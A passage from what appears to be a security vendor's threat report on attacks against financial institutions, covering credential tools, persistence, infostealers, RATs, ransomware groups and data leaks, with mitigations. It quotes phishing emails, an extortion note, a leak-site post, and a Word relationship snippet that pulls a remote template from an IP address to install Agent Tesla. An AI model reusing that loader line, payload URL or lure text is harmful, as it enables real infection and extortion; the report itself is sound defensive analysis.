
Lazagne is as an open-source password retrieval tool. Its primary use is the extraction of passwords from various software applications, such as web browsers, email clients, and similar software.

REMCOM

RemCom or Remote Command Executor, is a remote shell and telnet alternative that lets users initiate and manage processes on remote Windows systems like transfer files, process their output, and stream the results back to the user.

In line with the objectives of this stage of the attack, these tools focus on key elements that facilitate lateral movement and pivoting inside the network such as Active Directory reconnaissance, password retrieval, and remote command execution.

It is worth noting that there are many other tools that are similar to what we have described above that allow further access to a victims' network. In fact, we have even observed that some are even installed together with “legitimate” business software. For example, Trustwave SpiderLabs uncovered a new malware family, dubbed GoldenSpy, embedded in tax payment software that Chinese banks required corporations to install to conduct business operations in China.


Chinese Bank
Required Use of Tax Software
Nanjing Chenkuo Network Technology
Digitally Signed Svm.exe
Svm.exe GoldenSpy
Created Tax Software Suite
Aisino Corporation

Known players in the creation and delivery of GoldenSpy backdoor

Our research revealed that GoldenSpy is in fact a well-hidden and powerful backdoor that surrenders full remote command execution and control of the victim system to an adversary. For more information on GoldenSpy, please refer to our full in-depth analysis.

It is also during this stage when the attacker will try to establish persistence in the network so they can share access with others on their team or come back at a future time to continue the attack. Based on our data, common persistence mechanisms are Account Creation, Account Manipulation, and Event-Triggered Execution.

ACCOUNT CREATION

Account Creation is a technique used by threat actors to maintain access by creating new user accounts or modifying existing ones to ensure that attackers can gain recurring entry after initial compromise. These include creating backdoor accounts, fake service accounts, and “ghost accounts” among others.

ACCOUNT MANIPULATION

Account Manipulation is a technique used by threat actors that leverages vulnerabilities or weaknesses in user accounts, credentials, and permissions to maintain continued access. Techniques in this area include, but are not limited to, exploiting privilege escalation vulnerabilities, password hash manipulation, pass the hash, and kerberoasting among others.

EVENT-TRIGGERED EXECUTION


Different operating systems and cloud environments have mechanisms that initiate actions in response to specific events such as user log ins or the execution of particular applications or binaries. These mechanisms can be exploited by adversaries to maintain continuous access to a compromised system by repeatedly executing malicious code.


Trustwave® SpiderLabs®

Trustwave SpiderLabs conducts 100K hours of pentesting each year

Mitigations to Reduce Risk

- Perform routine assessments of all applications within the environment to counter the use of custom applications that might introduce vulnerabilities.
- Establish a detailed whitelist of applications on specified hosts to reduce exposure. This will prevent malicious actors from introducing applications that masquerade as legitimate apps and executing malicious commands.
- Enforce privilege constraints to block unauthorized execution of different shells by unprivileged sources.
- Conduct regular user and service account reviews to establish account ownership and legitimacy of accounts.





Malware: Infostealers

The Threat

As the name may suggest, infostealers are specialized malware designed with the primary function of stealing information. While various types of malware, such as Remote Access Trojans (RATs) and certain ransomware families, may possess this capability, infostealers specifically focus on this function, often targeting specific types of data for theft. Infostealers primarily seek data both at rest and in transit.

In-place infostealers primarily target local data stored on compromised storage devices, aiming to exfiltrate information such as contacts, cached passwords, cryptocurrency wallets, and system details (e.g., operating system, patch level, installed software).

In-transit infostealers, on the other hand, focus on stealing data that users enter but is not stored as a file on the system. These infostealers usually manifest as malicious web browser plug-ins that act as proxy servers for specific connections. For example, they may monitor connections to your bank's website and manipulate the connection to steal your account information or perform unauthorized actions, such as initiating a wire transfer, by utilizing your access.


Trustwave SpiderLabs Insights

Trustwave SpiderLabs and threat operations teams have insights into potential infostealers in our clients' environments obtained through the delivery of our managed services, threat hunts, DFIR, and malware analysis teams across clients worldwide.

The following are the notable infostealers that our team has observed operating in the financial services sector:

FORMBOOK

FormBook is an infostealer that has been operational since mid-2016. Its primary function is to harvest sensitive information from compromised systems, with a particular emphasis on extracting data tied to online forms, passwords, and assorted credentials. Believed to originate in South Korea, FormBook has been associated with multiple cybercriminal campaigns. FormBook comprises a range of functionalities, including keylogging, screenshot capture, clipboard data recording, and the pilfering of data from web-based forms. It is versatile and can target a diverse array of applications, web browsers, and online services to pilfer sensitive data. As time has progressed, FormBook has advanced its capabilities to encompass attributes like obfuscation tactics, anti-analysis measures, and the encryption of stolen data prior to its transmission.



sales contract-876 & New-Order - Mozilla Thunderbird

From [redacted] <salesmanager1@executiveship.com>

To [redacted]

Reply to [redacted]

Subject **sales contract-876 & New-Order**

5/19/2023, 5:12 PM

Good day sir,

Your invoice has been passed to our financial dept.

We will proceed with payment ASAP. kindly find attached our new order and provide us with invoice to this also.

Thanks and Best Regards,

[redacted]

Executive Ship Management Pte Ltd

Tel: (886)-2-2531-9642 Ext :21

Fax:(886)-2-2543-3584

salesmanager1@executiveship.com

3 attachments 1.4 MB

New P-Order-19.05.23.r11	736 KB
sales contract-876-23.arj	736 KB
Purchase Order PB2ED146HB2M-047.html	10.0 KB

Microsoft

Username: a@test.com

Password:

This email, which claims to be from the financial department of a shipping company, contains both Formbook malware and a credential phishing HTML attachment

XLOADER

XLoader is considered to be a derivative of Formbook. One notable feature of XLoader is its cross-platform nature, particularly the ability to operate on MacOS. Similar to Formbook, it has the capability to harvest login credentials, capture screenshots, keylog, and execute malicious files. It is capable of “recovering” passwords from multiple web browsers and email applications. Additionally, XLoader can leverage various tactics to evade analysis, including a large number of fake C&C domains.

LOKIBOT

Lokibot is an infostealer that has been active for several years. It specializes in infiltrating systems and harvesting sensitive data. Primarily targeting credentials and valuable information across diverse online services, Lokibot is disseminated through phishing campaigns and exploit kits. Its modular architecture enables attackers to customize functionalities while features such as keylogging and web injection that facilitate the theft of usernames, passwords, and other data.


SNAKE KEYLOGGER

In late 2020, Snake Keylogger emerged as a new information stealing malware. The malware was written in the .NET programming language and exhibits a modular design making it very versatile. Among its core functions are keylogging, pilfering stored login credentials, screen captures, and retrieving clipboard data. All of which are subsequently sent to the threat actor.

Snake Keylogger is typically distributed through phishing and spearphishing campaigns, leveraging emails with malicious Microsoft Office documents or PDF files. The malware concealed within the document typically acts as a downloader and leverages PowerShell scripts to fetch a copy of Snake Keylogger onto the compromised system, subsequently initiating its execution.

Mitigations to Reduce Risk

- Use host-based anti-malware tools that can assist in identifying and quarantining specific malware, but understand they have limitations and are often circumvented by custom malware packages.
- If prevention of infection is not possible, audit controls become crucial indicators of potential compromise. This involves enabling system logs on valuable systems and workstations, as well as implementing network logging through flows, Network Monitoring Solutions, or IDS devices on ingress and egress channels.
- Implement active monitoring. Merely enabling logs is insufficient; if logs are not monitored, they lose their effectiveness. Regular monitoring helps establish a baseline of regular activity, making abnormal behavior or traffic more conspicuous.
- Establish and regularly practice a formal Incident Response process.
- Perform ongoing Underground and Dark Web monitoring for information leakage that may have been missed.



Malware: RATs

The Threat

A Remote Access Trojan (RAT) is malware whose primary function is to provide an administrative level backdoor to a compromised system. A RAT typically has a wide variety of additional features that allow the attacker to:


- Download any files from the system
- Capture sensitive data, similar to infostealers
- Take screenshots
- Execute any binary on the system
- Upload and execute additional malware to the system
- Activate the webcam and/or microphone
- Sniff network traffic

Trustwave SpiderLabs Insights

The following are the remote access trojans (RAT) that Trustwave SpiderLabs team has observed operating in the financial services sector:

AGENT TESLA

Agent Tesla is a RAT written in .NET that first appeared in 2014. It can take full control of a compromised system, it has a very flexible command and control channel and can connect to the C2 via HTTP, HTTPS, Email, or in a Telegram channel. We have observed Agent Tesla as one of the executables frequently associated with email phishing campaigns in the financial services industry.



From [redacted]

To [redacted] 7/20/2023, 10:52 PM

Subject **Shipping document/Telex-release BL of invoice SK20220305**

Greetings,

kindly, check and confirm the drafted shipping document/Telex-release BL of invoice SK20220305,
your prompt attention is greatly appreciated.

kind regards,

[redacted] | Vice-president International Sales

[redacted]

1 attachment: shipping documentTelex-release BL.docx 10.8 KB

Agent Tesla
http://87.121.221.212/secagodzx.exe

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"
><Relationship Id="rId1" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
Target="http://87.121.221.212/secagodzx.doc" TargetMode="External"/></Relationships>
```

Example of Word document attached to the phishing email that loads an external file, an RTF document that leveraged CVE-2017-0199 to download and install the Agent Tesla RAT

Agent Tesla includes a keystroke logger, the ability to access anything on the clipboard, and can search the hard drive for other valuable data. Trustwave SpiderLabs published an in-depth analysis of Agent Tesla in conjunction with how it is often attached to phishing campaigns.


GIGABUD RAT

We have been monitoring reports and various analyses of Gigabud RAT. The threat actor behind this appears to be targeting financial institutions in Asia-Pacific, particularly in Southeast Asia. Gigabud RAT was first detected in September 2022. It impersonates trusted entities and targets various businesses and institutions and then proceeds to capture sensitive information through screen recording. As a remote access tool, Gigabud provides the means for the threat actor to access a victim's account where it can execute actions on the user's device including performing gestures.

TRUSTWAVE MDR ELITE OFFERS AN MTTA OF 15 MINUTES AND MTTR OF <30 MINUTES

Mitigations to Reduce Risk

- Use host-based anti-malware tools that can assist in identifying and quarantining specific malware, but understand they have limitations and are often circumvented by custom malware packages.
- If prevention of infection is not possible, audit controls become crucial indicators of potential compromise. This involves enabling system logs on valuable systems and workstations, as well as implementing network logging through flows, Network Monitoring Solutions, or IDS devices on ingress and egress channels.
- Implement active monitoring. Merely enabling logs is insufficient; if logs are not monitored, they lose their effectiveness. Regular monitoring helps establish a baseline of regular activity, making abnormal behavior or traffic more conspicuous.
- Establish and regularly practice a formal Incident Response process.
- Perform ongoing Underground and Dark Web monitoring for information leakage that may have been missed.



Malware: Ransomware

The Threat


Ransomware typically encrypts or locks data and then demands the victim pay a ransom to regain access to the data. Modern ransomware campaigns prevent recovery by attempting to remove access to backup files and deleting Volume Shadow Copies.

More recently, ransomware groups have added an extortion component to these attacks. They will exfiltrate valuable data prior to deploying the ransomware and then publicly post proof of the attack to scare/shame the victim organization into paying the ransom. If the ransom isn't paid, the threat actor still has a dataset they can turn around and sell. This is commonly referred to as a double extortion tactic.

Threat actors will go to great lengths to get paid. Triple extortion techniques have also been seen where threat actors will strategically deploy a Distributed Denial of Service (DDOS) attack as a three-layer extortion tactic.


Trustwave SpiderLabs Insights

Trustwave SpiderLabs analyzed the ransomware incidents directly targeting the financial services sector and found Clop, LockBit, and Alphv/BlackCat continue to be the predominant groups operating in this sector. A more detailed listing of the top threat groups below:



Top 10 threat actor groups in financial space over past 365 days

Though threat actors attack targets worldwide, a majority of the targeted companies reporting a breach are from the U.S. with India, and Russia/Mexico coming in a far second and third respectively.



Top 10 geographic locations of companies in financial sector suffering a reported breach

Our teams continually encounter ransomware. Here is a summary of the ransomware families encountered most often in the financial services sector.

CLOP

The Clop ransomware group appears to be the most prevalent ransomware operating in the financial services sector and has recently been associated with a massive campaign targeting an SQLi zero-day vulnerability in the popular MOVEit file transfer software. The financial institutions Clop has hit had an average of $2.9 billion in revenue.

LOCKBIT

LockBit is one of the most prominent ransomware groups in all sectors. LockBit utilizes high payments for recruiting experienced malicious actors, purchasing new exploits, and even running a bug bounty program that offers high payouts.


LockBit 3.0's victims typically had less annual revenue on average ($346 million) compared to those targeted by Clop. Organizations with less revenue could have less dedicated resources to their security programs, indicating the group has an easier time infiltrating these organizations. LockBit's victims are geographically more distributed when compared to Clop with 29.7% within North America, 24.3% in Europe, and 10.8% in Asia and South America.

ALPHV/BLACKCAT

According to the FBI, ALPHV was the first group to successfully leverage improved performance processing using the RUST programming language to ransom a victim. ALPHV develops capabilities and functionality that are quickly adopted by other threat actors. This activity likely indicates that its members are ransomware veterans and capable of creating cutting-edge malware.

For example, the group developed a search function in July 2022 for indexed stolen data that security analysts had not seen previously. The group claimed this was done to aid other cybercriminals to find confidential information, which could be used to add pressure on victim organizations, forcing them to pay the ransom. Recently, the group has released a new ransomware control panel, named Sphynx, in February 2023

ALPHV victims had even less revenue than LockBit 3.0's victims, averaging $120.3 million. The group also indicated it likes to target smaller entities in space.



Credifiel was hacked and a lot of personal customer and financial information was stolen

9/12/2023, 7:56:12 AM

Credifiel has an extremely low level of security. All critical company and customer data has been stolen:

- Customers' personal and passport information
- Fingerprints and sensitive customer information
- Insurance information
- Databases
- Customer databases
- Bvnk information
- Credit histories
- Company strategic information
- NDA agreements
- Records of conversations
- Employee and management correspondence

Some random data from the Credifiel system is available at the link (TOR):

http://bvn[redacted]

Credifiel management is fully aware of this incident and has every opportunity to protect its customers' data and its business and reputation within 72 hours of the publication of this article. Refusal to cooperate with us within this time will be taken as full consent to the dissemination of customer and partner data to the public and its monetization for criminal purposes. If this article is ignored by Credifiel, it will be taken as Credifiel's consent to the dissemination of their customer data and all data will be made publicly available.

https://www.credifiel.com.mx

A microfinance company that was targeted by AlphV

BLACK BASTA

Black Basta began operations in mid-April 2022, using a Ransomware-as-a-service (RaaS) model. The group leverages Network Access Brokers (NABs) to gain initial access. The group does not publicly recruit affiliates, as the group privately collaborates with actors it has previously worked with.

The range of victim revenue was from $9 million to $2.1 billion. All breaches in the past year were against financial institutions in either the U.S. or Canada.

8BASE


The 8BASE ransomware group began operations in April 2022, utilizing a ransomware-as-a-service (RaaS) model. The group claims to utilize a private ransomware strain named 8BASE aka RADAR 8BASE, which encrypts data on network-attached storage (NAS), VMware ESXi hypervisors, and Unix and Windows operating systems.

The group typically targets small to medium-sized entities, generating less than $25 million in revenue, while maintaining an opportunistic approach. All breaches in the past year were against financial institutions in either the U.S. or Canada.

90% REDUCTION IN ALERT NOISE THROUGH TRUSTWAVE CO-MANAGED SOC

Mitigations to Reduce Risk

- Use host-based anti-malware tools that can assist in identifying and quarantining specific malware, but understand they have limitations and are often circumvented by custom malware packages.
- If prevention of infection is not possible, audit controls become crucial indicators of potential compromise. This involves enabling system logs on valuable systems and workstations, as well as implementing network logging through flows, Network Monitoring Solutions, or IDS devices on ingress and egress channels.
- Implement active monitoring. Merely enabling logs is insufficient; if logs are not monitored, they lose their effectiveness. Regular monitoring helps establish a baseline of regular activity, making abnormal behavior or traffic more conspicuous.
- Establish and regularly practice a formal Incident Response process.
- Perform ongoing Underground and Dark Web monitoring for information leakage that may have been missed.



Exfiltration / Post Compromise

The Threat

Once attackers have established themselves within a network and systems, they will proceed to execute their final plan. This plan can take various forms depending on their objectives.

In some cases, attackers may adopt a "smash and grab" strategy, aiming to swiftly gather as much information as possible before making a hasty exit. They will often make efforts to cover their tracks during this process.

On the other hand, certain attackers may have specific targets in mind, such as a particular system, individual, or dataset. In these instances, they will proceed cautiously and meticulously through the network, employing tactics to avoid detection until they achieve their goal.


Other attackers simply aim to cause widespread destruction, prioritizing chaos over theft. They may employ ransomware to render valuable data unusable or resort to deleting and corrupting data as well as backups.

Trustwave SpiderLabs Insights

From a historical perspective, we can see that the primary motivating factor for financial services organizations is data theft with ransom as a significant adjacent motivational goal.


Just in the previous quarter, we have already seen notable banks such as Latitude Financial, 1st Source Corp, Pacific Premier Bancorp, M&T Bank, MidFirst Bank, European Investment Bank hit with various types of cyberattacks exposing millions of customer records in the process.

Based on Trustwave SpiderLabs incident data, we see an overwhelming tendency towards data encryption related to unspecified ransomware activity. Even activities pertaining to inhibition by deletion of shadow volumes and data backups are also related to the ransomware aspect of the attacks.



Impact techniques observed

The Dark Web sites of the various ransomware gangs are full of announcements and data leaks of their victims in all industries. Here is one example from a ransomware website posting a leak for a financial services organization:



Headquarters:

100 N Michigan St, South Bend, Indiana, 46601, United States

Phone:

(574) 235-2000

Website:

www.1stsource.com

Revenue:

$354.7M

Industry:

Bankin, Finance

Warning:

> The company doesn't care about its customers, it ignored their security!!!

© CLoP^_- LEAKS 2020 - 2023
All rights reserved ;)

1stsource.com

FULL FILES magnet:?xt=urn:bt[redacted]
FILES PART 1 magnet:?xt=urn:bt[redacted]

Clop Dark Web leaks website and subsequent torrent leak after bank decided not to pay ransom

The example above in the Clop Dark Web leaks site is a classic case of double extortion. The increasing sophistication of ransomware attacks and the monetary incentive this presents to threat actors will make it more difficult for financial services providers to defend against such attacks.

100%

OF TRUSTWAVE'S ADVANCED CONTINUAL THREAT HUNTS RESULT IN THREAT FINDINGS

Mitigations to Reduce Risk

- Monitor the Dark Web on a regular basis for potential compromises.
- Conduct regular penetration tests to proactively identify vulnerabilities and weaknesses in your systems, networks, and applications.
- Decrease the time to remediation to have a significant impact in exposure and reduce the window of exploitation.
- Run continuous Threat Hunting, like Trustwave's Advanced Continual Threat Hunt through your environments for undetected compromises.
- Formalize and regularly test your Incident Response Policy for the scenarios that will most likely impact you.

Key Takeaways and Recommendations

The financial services industry is often considered one of, if not the highest, value organizations targeted by threat actors. Although the financial services sector isn’t alone in facing an elevated threat landscape, the consequences of attacks in this sector can be quite severe.

To put this into context, financial services organizations store and process a large amount of sensitive data (e.g., credit card and bank information,) which, by its very nature, can be easily monetized. Attackers are highly motivated by financial gains and continually adapt their methods to outpace defenses.

Additionally, the broad scope of financial services also means it is not limited to financial data but various levels of personal information, including sensitive health information, such as those from insurance organizations.

Financial services organizations are also highly interconnected. This interconnection ranges from inter-bank connections, connections to the central banks and regulatory agencies, heavy use of third-party vendors and support providers, and the use of third-party code, web services, and APIs, among others. This interconnectedness leads to an exponential increase in attack surface and threat vectors.

As demonstrated in our attack cycle, attackers often employ multiple vectors to target these organizations persistently. While the technical aspects of these attacks may change over time, the underlying methods tend to remain consistent. Traditional methods such as phishing, email-borne malware, exploiting known and zero-day vulnerabilities, and compromising third-party vendors continue to pose significant threats. The continuing success of these proven methods have led to the steady increase of successful cyberattacks, particularly ransomware.

With that said, traditional methods don't mean using the same old techniques. The methods may be old (e.g., phishing) but threat actors have continued to refine and update their techniques to stay ahead in the cybersecurity arms race. This report highlights novel types of phishing techniques, new exploits, new malware, and even new technologies such as the emergence of generative AI and LLMs for social engineering attacks. With this in mind, it is highly unlikely that attacks targeting financial services organizations will subside or slow down in the future.

As a result, preventative measures remain the most effective defense against all types of cyberattacks. As shared earlier in the previous sections of the attack cycle, the following chart serves as a comprehensive reference for actionable mitigations that can effectively thwart attackers and prevent lasting damage.

.

Initial Foothold

ACTIONABLE MITIGATION RECOMMENDATIONS:

- Consistently conduct mock phishing tests and retrain repeat offenders.
